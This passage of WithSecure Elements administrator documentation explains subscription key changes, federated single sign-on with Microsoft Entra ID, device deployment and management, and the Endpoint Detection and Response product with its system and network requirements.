   - Expiration - select **Valid** to see valid subscriptions; **Expiring in 14 days** or **Expiring in 60 days** to see subscriptions that are expiring soon; or **Expired** to see only subscriptions that have expired
   - Type - you can select from the following subscription types: **Commercial**, **Evaluation**, **Governmental**, **Educational**, or **Not For Resale**.

   To see the subscriptions for a specific customer company, use the *scope selector* and select the company that you wish to view.

   NOTE: When you select to view a specific customer company, no filters are used.

Change the subscription key

Changes the subscription key for one or more devices in WithSecure Elements Security Center.

To change the subscription key:

NOTE: A subscription key cannot be changed for Elements Connector or any EPP subscription variant if the change would require downgrading to a subscription that does not include EPP.

1. Under **Environment**, select **Devices** on the sidebar.
   *The **Devices** page opens.*
2. Select the devices for which you want to change the subscription key.
   A menu is displayed at the bottom of the page.
3. Select **Change subscription**.
4. Enter a new subscription key in the field that appears, and select **Change subscription**.

   NOTE: Under **Management** > **Subscriptions**, you can find the available subscription keys for the devices of the selected company.

   The new subscription key is applied to the selected devices.

Upgrading your subscriptions

Options for upgrading your WithSecure Elements subscriptions.

This chapter describes how to upgrade your WithSecure Elements subscriptions and the upgrade options that are available.

Upgrading your subscriptions

You can upgrade your subscription in two ways:

- By changing the type of your subscription key (ordering a new one)
- By changing to another subscription key on your device

You have the following options in upgrading your subscriptions:

- WithSecure Elements EPP for Computers to WithSecure Elements EPP for Computers Premium
- WithSecure Elements EPP for Computers to WithSecure Elements EDR and EPP for Computers
- WithSecure Elements EPP for Computers to WithSecure Elements EDR and EPP for Computers Premium
- WithSecure Elements EPP for Computers Premium to WithSecure Elements EDR and EPP for Computers Premium
- WithSecure Elements EDR and EPP for Computers to WithSecure Elements EDR and EPP for Computers Premium
- WithSecure Elements EPP for Servers to WithSecure Elements EPP for Servers Premium
- WithSecure Elements EPP for Servers Premium to WithSecure Elements EDR and EPP for Servers Premium

NOTE: You can use the same installer file for both Standard and Premium versions of WithSecure Elements EPP for Computers or WithSecure Elements EPP for Servers and any combination of WithSecure Elements EDR and EPP for Computers or WithSecure Elements EDR and EPP for Servers.

If WithSecure Elements EDR is installed on a Windows computer, you need to reinstall it before you can upgrade to WithSecure Elements EDR for Computers or WithSecure Elements EDR for Computers Premium.

1.1.6 Federated single sign-on

Federated single sign-on (FSSO) lets users authenticate once with an identity provider and access several applications without logging in separately.

Federated single sign-on (FSSO) lets users authenticate once and access several applications or services across different domains or organizations. Users do not need to log in separately for each one. When users log in, they submit their credentials, such as a username and password, to an identity provider. The identity provider then checks these credentials. After successful authentication, the identity provider generates a digitally-signed token. This token proves the user's identity. When users access other applications or services in different domains or organizations, their browser automatically uses this token. The cloud identity service checks the token and grants access without requiring the user to log in again.

FSSO makes access across various systems simpler. It lets users authenticate once and move smoothly between different applications or services. It also improves security and user experience by removing the need for multiple logins. When a user is removed from an identity provider, they automatically lose the ability to log in to Elements Security Center. This makes managing user access easier and more secure.

Prerequisites

To link an Entra account to a WithSecure Elements account, the Entra ID tenant account must have the email address set up and matching the email address of the corresponding Elements account.

If the email address is not set up or does not match the email address of the corresponding Elements account, the linking fails, and the user is not able to access WithSecure Elements Security Center. User email address information is visible in the Microsoft Entra Admin Center under **Contact Information** > **Email**.

NOTE: All users must have an Elements account. There is no automatic user provisioning from Microsoft Entra ID.

Before implementing single sign-on (SSO)

The following lists things that you must take into account before implementing single sign-on (SSO).

Why is plus addressing problematic?

Microsoft Entra ID does not support email aliases or email addresses with plus addressing for authentication. When you configure SSO and start to use it, all email aliases and Elements user accounts with plus addressing stop working.

IMPORTANT:

Do not configure SSO using email aliases or Elements user accounts with plus addressing.

How to avoid users losing access to remove federation?

When implementing federation, make sure that there is a user account without plus addressing or email alias. Otherwise, you may lose access to Elements Security Center.

How does SSO change the login process?

After federation, users authenticate through Microsoft Entra ID, eliminating the need for a separate login flow for Elements Security Center.

How often do users with Elements Entra ID need to authenticate to Elements Security Center?

If users do not have a valid federated authentication session, Elements Security Center requires them to log in and authenticate.

Global impact of SSO

Implementing SSO affects all organizations and hierarchies with user accounts from federated email domain. Some users have accounts across various partner- and service partner-level hierarchies, and changes will affect all these hierarchies. For example, if Partner A has their own Solution Provider (SOP) and shares a domain with other partners' SOPs, the SSO will affect everything at the Elements level, not just the specific SOP. An email domain can only be federated once within an organization, but this will affect all user accounts associated with that domain.

Hierarchy-level considerations

Make sure to generate SSO from the appropriate hierarchy level, because it can be only modified from there.

Handling Microsoft Entra ID account removal

If a Microsoft Entra ID account is removed, the Elements administrator is not automatically deleted, but the account will no longer function. You need to manually delete the administrator.

Set up federated single sign-on with Microsoft Entra ID

Sets up federated single sign-on so users can sign in with their Microsoft Entra ID credentials.

For creating federated single sign-on, you need the following:

- A non-federated domain - a domain name, for example `yourcompanydomain.com`, that is not federated with Elements Security Center
- Elements Security Center account - an account in Elements Security Center with the assigned `Endpoint Protection Full editing` permission. This account is necessary for managing federated domains and later logging in to Elements Security Center using an Entra ID account.
- Entra ID tenant account - an account in the Entra ID tenant that manages the domain that you want to federate. This account is essential for logging in to Elements Security Center and federating the domain.

NOTE: The user who is federating a domain must have a global administrator role in the Entra ID tenant for this scenario. Once the domain is federated, any user with an Entra account can log in, provided they also have a corresponding Elements account.

Set up federated single sign-on so users can sign in to Elements with their Microsoft Entra ID credentials.

1. Log in to https://elements.withsecure.com.
2. Under **Management** > **Organization Settings** > **Security Administrators**, select **Configure federated single sign-on**.
   *The **Configure federated single sign-on** window opens showing the status of the domain that matches your email address.*
3. Select **Log in to Microsoft**
4. In the pop-up window that opens, enter your password for the Entra tenant, and select **Sign in**.
5. Select **Consent on behalf of your organization** and then select **Accept**.
   *The **Single Sign-on Access Federation** window is refreshed and shows **Validation successful**.*

NOTE: If you select **Cancel**, the window shows **Validation failed**. Other reasons for unsuccessful validation may include the process taking too long or a lack of the Global Administrator role.

6. To federate the domain, select **Enable federated single sign-on**.
   *After you have federated the domain, its status changes to **The Federated single sign-on is enabled for [domain name]**.*

Link user identities

Links user identities in Elements Security Center for federated domains.

NOTE: Every user with an email address in the domain only needs to link their identity once, during their initial login after the domain has been federated.

Make sure you have the following:

- A federated domain
- A user with an Elements account whose email address belongs to the federated domain

> 👉 **NOTE:** These accounts are manually created by other administrators. This flow occurs when the users log in for the first time.

- The user must not be currently logged in
- The account that is used to log in to Elements Security Center should not have undergone identity linking before

To link identities:

1. Log in to https://elements.withsecure.com.
2. Enter your email address and select **Continue**.
3. If your email address is already authenticated in the domain, you are redirected to the identity linking flow; if your email address is not yet authenticated in the domain, you are asked to provide your domain password.

> 👉 **NOTE:** Depending on the domain configuration, you may need to go through multi-factor authentication (MFA).

4. Enter your email address again, and select **Continue**.
5. Next, enter your Elements account password and select **Continue**
   A window opens confirming that your business account is now going to be linked (federated) with your Entra ID account.
6. Select **Continue** to proceed.

Remove federation from a domain

Removes single sign-on federation from a domain.

Before you can remove federation from a domain, make sure you have the following:

- A federated domain
- An account in Elements Security Center with `Endpoint Protection Full editing` permission and an email address in the federated domain.

> 👉 **NOTE:** When federation is removed from a domain, users that have email address in that domain must use their Elements credentials to log in. However, if an Elements account was created after the domain was federated, users have not received an email with their initial password and do not know their Elements credentials. In that case, they must reset their password.

To remove federation:

1. Log in to https://elements.withsecure.com.
2. Select **SSO Access Federation**.
   *The **Federated Single sign-on** window opens showing the status of the domain that matches your email address.*
3. Select **Remove Federated Single sign-on**.
   A confirmation window opens.
4. Select **Ok**.
   Single sign-on federation is removed from the domain account.

1.1.7 Adding devices for management

To monitor and manage the security of a computer or mobile device by using your WithSecure Elements account, you must first install an Endpoint Protection software on the computer or mobile device.

Once the software is installed, the device will be added to your WithSecure Elements Security Center account. Through Elements Security Center, you can follow the performance of the security product, as well as manage its subscription, updates and other standard tasks.

NOTE: When you add a new device, the default profile is applied to it.

There are several ways in which you can install the Endpoint Protection software on the device that you wish to manage:

- Send to the device user an email with a link to the software installer and instructions on how to install and activate it.
- Download the software directly from Elements Security Center and transfer it to the device.

NOTE: This does not apply to WithSecure Elements Mobile Protection.

- Deploy the software through GPO, images, or RMM or MDM tools.

You can add several mobile devices at one go by importing a CSV file containing the required details for each device.

NOTE: Before you can add a new device, you must have a subscription for an Endpoint Protection software with at least one free installation available. The number of free installations available to a company will determine the number of devices you can add to it.

Distributing WithSecure software

Ways to distribute WithSecure Elements Endpoint Protection software to your devices.

- You can install the following software using the same WithSecure Elements Agent for Computers installation package. The subscription key determines which software is installed:
  - WithSecure Elements EPP for Computers (Windows and Mac)
  - WithSecure Elements EDR and EPP for Computers (Windows and Mac)
  - WithSecure Elements EDR for Computers (Windows, Mac, and Linux)

NOTE: When installing the software as a standalone, you must add an additional command-line parameter '`--skip-sidegrade`' to turn off automatic uninstallation of the existing Endpoint Protection software.

  - WithSecure Elements EPP for Computers Premium (Windows only)
  - WithSecure Elements EDR and EPP for Computers Premium (Windows only)
  - WithSecure Elements Exposure Management (Windows only)

- You can install the following software using the same WithSecure Elements Agent for Servers installation package. The subscription key determines which software is installed:
  - WithSecure Elements EPP for Servers (Windows and Linux)
  - WithSecure Elements EDR for Servers (Windows only)
  - WithSecure Elements EPP for Servers Premium (Windows only)
  - WithSecure Elements EDR and EPP for Servers Premium (Windows and Linux)

  - WithSecure Elements Exposure Management (Windows only)

- You can install WithSecure Elements Mobile Protection in two ways:
  - By sending an installation email via the WithSecure Elements EPP portal using the **Add new device**.

    NOTE: With all the Elements software (except for the Elements Connector), you can add devices by selecting the **Add new device** option and then choosing to send either one invitation or importing data from a CSV file to send multiple invitations.

  - By sending an installation email via a third-party MDM software.
- For installing WithSecure Elements Connector, see instructions at here.

Send an installation link via email

You can send company users an email with an installation link for an WithSecure Elements software.

NOTE: The installation link is valid for 30 days.

Using the link, company users can install the product on one of their device at their own convenience. Once the product is installed, the device appears in your WithSecure Elements account.

To provide the users with the software that you want them to install:

1. Under **Environment**, select **Devices** on the sidebar.
   *The **Devices** page is displayed.*
2. Select

   next to **Devices**.
   A menu is displayed.
3. From the menu, select **Add new device**.
   *The **Add new device** page opens.*

   NOTE: If the *scope selector* is set to focus on a specific company, an **Add new device** button will also appear on the Home page, which you can click to go directly to the **Add new device** form.

4. Select the product.
5. From the drop-down menu, choose the language in which you want to send the invitation.
6. Enter the email address of the recipient to whom you want to send the invitation and other, optional details.

   To send multiple invitations, under **Import from CSV file**, select **Choose file** to select a CSV file from which you want to import data. Multiple email addresses must be separated by commas.
7. Select **Send**.
   The listed recipients receive an email that contains a link to the download site and instructions for downloading and installing the product that you selected.

   NOTE: To see the pending invitations, first select next to **Devices**, and then select **Manage device invitations**.

> **NOTE:** The software is customized to use the subscription key that you selected on the **Add new device** page.

Once the product has been installed and activated on the device, it will show on the **Devices** page and the invitation disappears from the managed devices invitations page.

Download software from Elements Security Center

You can download WithSecure software installation packages through WithSecure Elements Security Center.

To download the software:

1. Log in to Elements Security Center.
2. Select **Downloads** on the sidebar.
   *The **Downloads** page opens.*
3. Locate the section for your device type, for example **WithSecure Elements Agent for Computers** or **WithSecure Elements Agent for Servers**.
4. Select the download button for your operating system.

   The available buttons depend on the operating system:

   - Windows: **Download .exe** or **Download .msi**
   - Mac: **Download .mpkg**
   - Linux: **Download amd64** or **Download arm64**

   The software is downloaded. The subscription key associated with your account is embedded in the installer.

Once the desired software has been downloaded, you can transfer and install it on the computer or mobile device you wish to manage. The subscription key is embedded in the product.

> **IMPORTANT:** Do not use a subscription key for "WithSecure Elements EDR only" in devices that have the WithSecure Elements EDR for Computers or vice versa. It may break the software, which you then need to manually remove.

After downloading the software, you need to deploy it.

Manage automatic deletion of devices

You can select to automatically delete devices that have been offline for a set number of days.

> **NOTE:** This feature does not apply to mobile devices.

> **NOTE:** You can set the automatic removal of devices only on the Company level.

You can define the period that a device needs to be offline before it will be deleted. If a deleted device becomes active, it is shown again in Elements Security Center if there are free seats in the subscription. If the subscription is full, the device is not shown in Elements Security Center and is not protected.

To turn on automatic deletion of devices:

1. Under **Environment**, select **Devices** on the sidebar.
   *The **Devices** page opens.*
2. Select ••• next to **Devices**.
   A menu is displayed.

3. From the menu, select **Manage automatic deletion**.
   *The **Manage automatic deletion** page opens.*
4. Turn on **Automatically delete devices...**.
5. In the box, enter the number of days for a device to be offline before it is deleted.

NOTE: The minimum number of days is seven (7).

6. Select **Save**.

IMPORTANT: If a removed device resumes its activity after being removed, it is automatically added back to your subscription, if your subscription has free space. However, if your subscription is full, the device is not returned to the subscription and is left without protection.

Manage invitations

You can send an email with an installation link that allows the recipient to install the app on one device.

To manage the invitations:

1. Under **Environment**, select **Devices** on the sidebar.
   *The **Devices** page is displayed.*
2. Select

   Manage device invitations.
   *The **Manage device invitations** page opens.*

   The **Pending** tab lists those email invitations that include an installation link that has not been used yet. The **Expired** tab lists the expired email invitations.

3. For the pending invitations, you can send a reminder by selecting **Send reminder** as long as the installation link is valid (for 30 days). After that the invitations are shown under the Expired tab.
4. For the expired invitations, you can send another invitation link by selecting **Send new invitation**.

NOTE: If there are devices that are no longer needed, for example, the user has left the company, you can delete the expired invitations from the table by selecting **Delete pending**.

1.1.8 Enhancing device management with custom labels

You can use labels to add customizable, flexible tags to your devices.

Adding labels allows you to group devices in any way that you prefer. They are commonly used to provide information about the region, operating system, owner, department, workstation vs. server, or any other criteria that suit your needs.

Labels help analysts by providing more context and they make it easier for you to manage devices within Elements Security Center.

Add device labels

You can add device labels in three different ways.

You can add device labels in the following ways.

> **NOTE:** In the command line, labels are called tags.

Add device labels in one of the following ways:

- Manually in the **Device** view: select the devices on the **Device list** view, or open a single device on the **Device details** view, then on the **Actions** panel select **Manage labels** > **Add labels**, select an existing label or add a new one, and select **Add**.
- Using label-assignment rules in the **Profiles** section: in Elements Security Center, go to **Security Configurations** > **Profiles** > **Profile assignment rules**, and add labels to an **Outbreak rule** or **Profile assignment rule** so that the labels are applied automatically whenever the rule matches.
- During the Elements agent installation process: assign installation tags as you deploy the agent. See step 2 in Assigning a default profile and installation tags for details.

1.1.9 Managing devices in Elements Security Center

How to manage the selected devices in WithSecure Elements Security Center

You can manage your devices in WithSecure Elements Security Center in several ways:

- Organize them into asset groups
- View and customize the device list
- Automatically delete inactive computers
- Request diagnostics

Managing asset groups

Asset groups provide a structured way to manage devices within an organization.

You can assign devices to asset groups in two ways:

- Manual assignment - assign devices to management groups from the **Devices** page.
- Automatic assignment - assign devices to groups based on profile assignment rules.

> **NOTE:** A single rule can assign a device to multiple groups.

Once devices are organized into groups, you can do the following:

- Filter devices by group
- Filter security events associated with a specific group
- List software updates for devices within each group

By using asset groups, you can enhance device visibility, streamline security event management, and prepare for advanced access control mechanisms in an organization.

Create asset groups

Creates an asset group at the company level.

> **NOTE:** Asset groups can only be created on company level. For example, as a partner, you must first select a company from the *scope selector* or from the list in the **General** tab under **Management** > **Organization Settings**.

1. Under **Management**, select **Organization Settings** > **General**.
2. Select **Create asset group**.
   *The **Create asset group** pane opens.*
3. Enter a name for the asset group.

4. (Optional) In the **Description** box, enter a description for the asset group.
5. Select **Save**.

Next, go to the **Devices** page to add devices to the asset group that you just created.

Add devices to asset groups

Adds devices to one or more asset groups.

Asset groups organize devices so you can target scans, scheduling, and reporting at them.

1. Under **Environment**, select **Devices**.
2. In the **Devices** page, select the devices that you want to add to one or more asset groups.
3. From the action menu at the bottom of the page, select **Manage asset groups** > **Assign to asset groups**.
4. From the drop-down menu, select one or more asset groups to which you want to add the selected devices.
5. Select **Assign**.

Remotely manage a device

To send a command to a selected device or manage it via WithSecure Elements Security Center:

To remotely manage a device:

1. Under **Environment**, select **Devices** on the sidebar.
   *The **Devices** page is displayed.*
2. Select one of the following tabs:
   - **Computers** - shows devices with WithSecure Elements EPP for Computers and WithSecure Elements EPP for Servers
   - **Mobile devices** - shows devices with WithSecure Elements Mobile Protection
   - **Connectors** - shows devices with WithSecure Elements Connector
   - **Unmanaged devices** - shows devices in a customer Active Directory (not in EPP)
3. Select the checkbox next to the name of the device.
   A menu is displayed at the bottom of the page.
4. Select the desired operation from the menu.

NOTE: You can find operations also on the **device details** page. Some of the operations are shown only there.

The instruction is sent to the selected device.

Automatically delete devices

You can set WithSecure Elements Security Center to automatically delete devices that have been offline for a set number of days.

NOTE: This feature does not apply to mobile devices.

NOTE: You can set the automatic removal of devices only on the Company level.

To manage automatic deletion:

1. Under **Environment**, select **Devices** on the sidebar.
   *The **Devices** page opens.*

2. Select ··· next to **Devices**.
   A menu is displayed.
3. Select **Manage automatic deletion**.
   The Manage automatic deletion page opens.
4. Turn on the **Automatically delete device...** option.
5. In the box, enter the number of days for a device to be offline before it is deleted.

   NOTE: The minimum number of days is seven (7).

6. Select **Save**.

   IMPORTANT: If a removed device resumes its activity after being removed, it is automatically added back to your subscription, if your subscription has free space. However, if your subscription is full, the device is not returned to the subscription and is left without protection.

Devices that stay offline for the specified number of days are deleted automatically.

View devices based on the Active Directory structure

You can filter devices based on the Active Directory structure of a company.

You can use this feature to assign a different profile for the devices in different Active Directory groups, for example, to be used in different sites.

To view devices based on the Active Directory structure:

1. Under **Environment**, select **Devices** on the sidebar.
   *The **Devices** page is displayed.*
2. Select the
   ⌄
   icon at the top-left corner.
   A drop-down menu is displayed, listing all the customer companies associated with your account.
3. Select the desired company.
4. Then, select the
   ⌄
   icon next to **All devices**.

   NOTE: The drop-down menu is shown only if the company has devices belonging to an Active Directory group.

   A drop-down menu shows the Active Directory structure of the selected company.
5. Select the desired Active Directory group to view all the devices in that group.

   NOTE: The Active Directory structure is built based on the data that is reported by company computers, so it may not be complete. A new Active Directory domain does not show in WithSecure Elements Security Center until WithSecure Elements EPP for Computers or WithSecure Elements EPP for Servers is activated in the computers in that domain.

Customize the Devices view

You can apply filters and you can select which columns you want to be visible in the Devices table.

To customize the Devices view:

1. Under **Environment**, select **Devices** on the sidebar.
   *The **Devices** page is displayed.*
2. Above the table, from the drop-down menu, select the name of a column for filtering the devices and the desired value for the selected column.

   > **NOTE:** You can remove all the filters by selecting **Clear all filters**.

   A list of the devices that match the filtering criteria that you selected is shown.
3. At the right corner above the table, select
   |||
   .
   A drop-down menu opens showing the Visible columns list.
4. Select the columns that you want to be visible in the table.
   The columns that you selected appear in the table.
5. To change the order of the columns in the table:
   a) Point to the name of a column that you want to move.
   b) Depending on where you want the column to appear, drag it up or down in the list.
6. To define the number of rows shown in the table per page, do the following:
   a) At the right corner above the table, select
   ⇶
   .
   b) From the drop-down menu, select the desired number of rows.
   The number of rows changes according to your selection.
7. If there are more devices than can be shown in the table per page, use the navigation arrows
   (,
   >)
   located above the table to go to the previous or next page.
8. Select **View:** > **Save as** at the top-right corner to save the view that you have customized.

   > **NOTE:** You can remove the views that you have customized by first selecting **Delete views**, then in the Delete views window selecting the view that you want to remove, and then selecting **Delete**.

Request diagnostic data

You can remotely request for a diagnostic file to be uploaded to a WithSecure support team.

If there is an issue with a device in your managed accounts, the WithSecure Elements Security Center administrator can select the device and make a request to the customer, who allows a diagnostics (WSDIAG) file to be collected and uploaded to WithSecure Elements Security Center. The diagnostics file is essential in finding out more about the issue and its root cause.

> **NOTE:** This functionality is available for Elements Agent for Windows - on both servers and workstations - as well as for Elements Mobile Protection.

To request diagnostic data:

1. Log in to Elements Security Center.
2. If you are managing multiple accounts, go to the relevant customer account.
3. Once in the correct account, under **Environment**, select **Devices**, and select the link for the relevant device (the device that has the issue and for which the `wsdiag` file is needed).
   This opens up a page with device details.
4. On the **Actions** panel at the bottom of the page, select **Request diagnostic file** > **Request**. For privacy purposes, a notification appears for the end user; this does not appear on the server side.

NOTE: To check that the request has been sent to the user, in the customer account, go to **Environment** > **Devices** and select the three dots icon on the right side and select **Manage operations**. Verify whether a WSDIAG operation appears in the list with the status **Waiting for delivery to the device**.

5. Make sure that the user allows the diagnostic (WSDIAG) file to be collected. To do this, they must select **Allow** once they see the notification on their device.
6. When the user has allowed the diagnostic (WSDIAG) file to be collected, go back to the **Manage operations** page in the customer account.
7. Check if the status has changed to **Success, operation was performed**.
8. On the **Manage operations** page, get the reference number for the created WSDIAG file.
9. Include the reference number in the support ticket to WithSecure Support.

NOTE: In the support ticket, WithSecure can see the reference number and download the file for further investigation.

10. Optionally, download the diagnostic file by selecting the three dots icon in the **Action** column.

NOTE: The WSDIAG file is automatically deleted after two weeks from the portal.

1.1.10 Elements data recovery

WithSecure maintains the availability of the Elements service and takes care of the necessary backups and any needed recovery actions.

No actions are required from you.

IMPORTANT: This backup includes only data that is directly relevant to the service provided by WithSecure. It is your responsibility to backup your own documents and other data.

Chapter 2

Elements Endpoint Detection and Response overview

Topics:

- Get started with WithSecure Elements Endpoint Detection and Response
- Key features
- Broad Context Detections

Elements Endpoint Detection and Response overview

WithSecure Elements Endpoint Detection and Response is a leading context-level endpoint detection and response (EDR) solution for companies.

Organizations can be breached in many ways. Increasingly, the attacks are fileless and do not require attackers to install malware on desktops or laptops. Advanced Persistent Threats (APT) and cyber threats are very expensive issues for companies. They are difficult to recognize just using traditional protection methods. Also, these attacks can be difficult to analyze and respond to. Defending against these attacks requires both the latest technological solutions and the expertise to analyze and understand the available data.

With its deep bi-directional intelligence and high level of automation, WithSecure Elements Endpoint Detection and Response protects against advanced threats even before breaches happen. It detects incidents with lightweight sensors, which are installed on monitored hosts in the organization. Sensors collect data on behavioral events, such as files being accessed, processes or network connections being created, or something being written into the registry or system log. These events are then further analyzed in the backend. The solution does not just do real-time detections, but also makes detections based on applying new rules to old data.

Often targeted attacks could go unnoticed for months or even years. With WithSecure Elements Endpoint Detection and Response, you can prevent the attack from breaching critical servers through the targeted hosts.

2.1 Get started with WithSecure Elements Endpoint Detection and Response

Get started with WithSecure Elements Endpoint Detection and Response in three steps: log in, deploy the endpoint sensor, and verify a test detection.

You need a WithSecure Business Account to access Elements Security Center at https://elements.withsecure.com/. There are two ways to get an account:

- When you buy the product from a WithSecure partner, the partner usually creates the account for the first administrator. You then receive an email with a temporary password and a login link.

  TIP: If the email has not arrived, check your junk mail folder first.

- If you have a subscription key but no account yet, create the first administrator account with the self-registration link https://elements.withsecure.com/self-register.

This quick start guide walks you through the three main steps to start using WithSecure Elements Endpoint Detection and Response: log in to Elements Security Center, deploy the endpoint sensor, and verify that the sensor reports detections.

1. Log in to Elements Security Center.
   a) Log in at https://elements.withsecure.com/ with your Business Account credentials. For the login options, see Logging in.
   b) If you do not have a subscription yet, assign a subscription key as described in Assigning a subscription key for a customer company.
2. Deploy the endpoint sensor on the devices that you want to monitor.
   a) Check that your devices meet the requirements, as described in System requirements.
   b) Complete the preinstallation steps for your platform, such as the Windows audit policy and *PowerShell ScriptBlock logging* settings, or the Linux kernel and *auditd* requirements. For details, see Preinstallation recommendations.

c) Deploy the sensor to your devices, as described in Deploying endpoint sensors on organization devices.
d) Choose a deployment method based on scale:
   - For a small number of devices, send an email invitation with a download link, as described in Inviting users by email.
   - For a large-scale deployment, download the installer and distribute it with your own tools, as described in Downloading software from Elements Security Center. For the Windows deployment methods, see Deployment methods for Windows.

3. Verify the deployment with a test detection.
   a) On a monitored endpoint, run the `whoami` command to create a test event, as described in Simple test with Windows system tools.
   b) In Elements Security Center, open **Events** > **Broad Context Detections** and check that the test event appears.

2.2 Key features

With WithSecure Elements Endpoint Detection and Response, you can be prepared before data breaches happen and you are always ready to quickly analyze and respond to them.

Visualization of detections	Detections can be viewed on a timeline that shows all impacted hosts for easier analysis. The solution provides more insights into potential breaches with context that goes beyond individual malware detections.
Broad Context Detection	WithSecure's proprietary behavior-based detection technology shows you only relevant detections and their criticality. Risk levels, confidence, and criticality scores help you to rank and sort the incidents.
Software reputation	Provides visibility to the installed applications to identify all harmful or otherwise unwanted applications and foreign network destinations. You can detect the misuse of services and applications from their proper use based on behavioral events.
Guided response	To assist you in the analysis and response, the portal has a built-in, step-by-step response guidance and remote actions, such as network isolation, to stop attacks. Alerts include appropriate response guidance to help you respond to breaches.
Elevate to WithSecure	You can get help from WithSecure cybersecurity experts when responding to breaches. You can request expert guidance from WithSecure's threat analysts how to handle the most complicated cases.
Single-client and management infrastructure	View and manage incidents directly through the clear and simple dashboard. The solution integrates seamlessly with WithSecure Elements Endpoint Protection and WithSecure Elements Vulnerability Management.
Partner Managed and Company Managed versions	The solution is available with options for 250+ seat end-customers to self-manage it.

2.3 Broad Context Detections

WithSecure Elements Endpoint Detection and Response uses real-time behavioral, reputational, and big data analysis with machine learning to show you only relevant detections and their criticality.

Broad Context Detections are natively designed for real-life orchestrated, polymorphic attacks. By combining risk levels, information about affected hosts and the prevailing threat landscape, incidents are placed in the context of prevalent situations.

Broad context detections are visualized on a timeline that includes all impacted hosts, relevant events and their details to better understand the scope of an attack and allow you to detect root causes for incidents based on a flow of disparate events from a multitude of hosts.

Broad Context Detections are supported by Machine Learning engine that distinguishes attacks from the noise. The engine works so that all the past decisions - actual attacks and false positives - create a training set for the engine. All the newly coming detections are being investigated to determine how likely it is that the new detection, based on historical detections, is a false positive.

Chapter 3

Deploying endpoint sensors on organization devices

Topics:

- System requirements
- Preinstallation recommendations
- Deployment methods for Windows
- Deployment methods for Mac devices
- Deployment methods for Linux devices
- Handling common use cases

Deploying endpoint sensors on organization devices

Endpoint sensors are lightweight, discreet sensors, which are deployed on all relevant computers within your organization. These sensors collect behavioral data from endpoint devices and are specifically designed to withstand attacks from various attacks.

When setting up WithSecure Elements Endpoint Detection and Response (formerly known as F-Secure Rapid Detection and Response) for a customer company, you need the endpoint sensor installation package.

The installation package consists of an binary installer file, and an WithSecure Elements Endpoint Detection and Response activation code.

After the installation package is delivered and the software is installed on the computers, WithSecure Elements Security Center shows you the detections and statistics for each managed host.

3.1 System requirements

Lists of supported browsers and operating systems.

Supported browsers

The WithSecure Elements portal supports the latest versions of the following browsers:

- Microsoft Edge
- Mozilla Firefox
- Google Chrome
- Safari

Supported operating systems

NOTE: The WithSecure supports only operating systems that are currently supported by their vendor. Learn more about WithSecure's operating system support policies at Product updates and supported versions. If you are interested in long-term support for a platform that vendors no longer support, contact your sales representative.

Windows workstations

- Microsoft Windows 11 (x86-64 or ARM64 editions)

NOTE: The client requires .NET Framework 4.7.2 and installs it automatically if it is missing.

NOTE: All operating systems must have TLS 1.2 configured and enabled. Also, the operating systems must support Microsoft Azure Code Signing certificates. You can find more information in the Microsoft Azure Code Signing support article.

Windows servers

- Microsoft® Windows Server 2016 Standard
- Microsoft® Windows Server 2016 Essentials
- Microsoft® Windows Server 2016 Datacenter
- Microsoft® Windows Server 2016 Core
- Microsoft® Windows Server 2019 Standard
- Microsoft® Windows Server 2019 Essentials

- Microsoft® Windows Server 2019 Datacenter
- Microsoft® Windows Server 2019 Core
- Microsoft® Windows Server 2022 Standard
- Microsoft® Windows Server 2022 Essentials
- Microsoft® Windows Server 2022 Datacenter
- Microsoft® Windows Server 2022 Core
- Microsoft® Windows Server 2025 Standard
- Microsoft® Windows Server 2025 Datacenter
- Microsoft® Windows Server 2025 Core

NOTE: Windows Server 2016 Nano is not supported.

All Microsoft Windows Server editions are supported except:

- Windows Server for Itanium processor
- Windows HPC editions for specific hardware
- Windows MultiPoint Server
- Windows Home Server

NOTE:

- All operating systems are required to have the latest Service Pack installed and they must have TLS 1.2 configured and enabled. Also, make sure that the **Turn off Automatic Root Certificate Update** option in Microsoft Group Policy is turned off to allow establishing TLS connections. The operating systems must support Microsoft Azure Code Signing certificates. You can find more information in the Microsoft Azure Code Signing support article.
- The client requires .NET Framework 4.7.2 and installs it automatically if it is missing.
- For performance and security reasons, you can install the product only on an NTFS partition.

macOS

NOTE: All operating systems must have audit and TLS 1.2 configured and enabled.

- macOS version 26 "Tahoe"
- macOS version 15 "Sequoia"
- macOS version 14 "Sonoma"

Linux

NOTE: All operating systems must have audit and TLS 1.2 configured and enabled.

The following 64-bit (AMD64/EM64T) distributions are supported:

- AlmaLinux 8, 9, 10
- Amazon Linux 2, 2023
- Debian 11, 12, 13
- Oracle Linux 8, 9, 10
- RHEL 8, 9, 10

- Rocky Linux 8, 9, 10
- SUSE Linux Enterprise Server 15 (Service Pack 6)
- Ubuntu 20.04, 22.04, 24.04

NOTE: Operating systems using kernels that are older than version 3.16 must have the audit package installed. We recommend that you run a kernel version 5.10 or higher for better detection capabilities and performance improvements.

The following 64-bit (ARMv8/AArch64) distributions are supported:

- AlmaLinux 9, 10
- Amazon Linux 2023
- Debian 11, 12, 13
- Oracle Linux 9, 10
- RHEL 9, 10
- Rocky 9, 10
- Ubuntu 22.04, 24.04

Supported languages

English, Czech, Danish, Dutch, Estonian, Finnish, French, French (Canadian), German, Greek, Hungarian, Italian, Japanese, Norwegian, Polish, Portuguese, Portuguese (Brazilian), Romanian, Russian, Slovenian, Spanish, Spanish (Latin America), Swedish, Turkish, Traditional Chinese (Hong Kong), Traditional Chinese (Taiwan), and Simplified Chinese (PRC).

Network requirements

Table 1: Network addresses and ports

Service address	Protocol	Port	Region	Purpose
`*.fsapi.com`	HTTPS	443	All	Used for various services
`ew1-fsdiag-upload.s3.eu-west-1.amazonaws.com`	HTTPS	443	EMEA	Remote wsdiag upload server
`ac3ujg1ortm4c-ats.iot.eu-west-1.amazonaws.com`	HTTPS	443/8883	EMEA	Response servers
`c3hquxgihnj763.credentials.iot.eu-west-1.amazonaws.com`	HTTPS	443	EMEA	Response servers
`ew1-famp-prd-system-transfer.s3.eu-west-1.amazonaws.com`	HTTPS	443	EMEA	Response servers
`ue1-fsdiag-upload.s3.amazonaws.com`	HTTPS	443	AMER	Remote wsdiag upload server
`ac3ujg1ortm4c-ats.iot.us-east-1.amazonaws.com`	HTTPS	443/8883	AMER	Response servers

Service address	Protocol	Port	Region	Purpose
c3hquxgihnj763.credentials.iot.us-east-1.amazonaws.com	HTTPS	443	AMER	Response servers
ew1-famp-prd-system-transfer.s3.us-east-1.amazonaws.com	HTTPS	443	AMER	Response servers
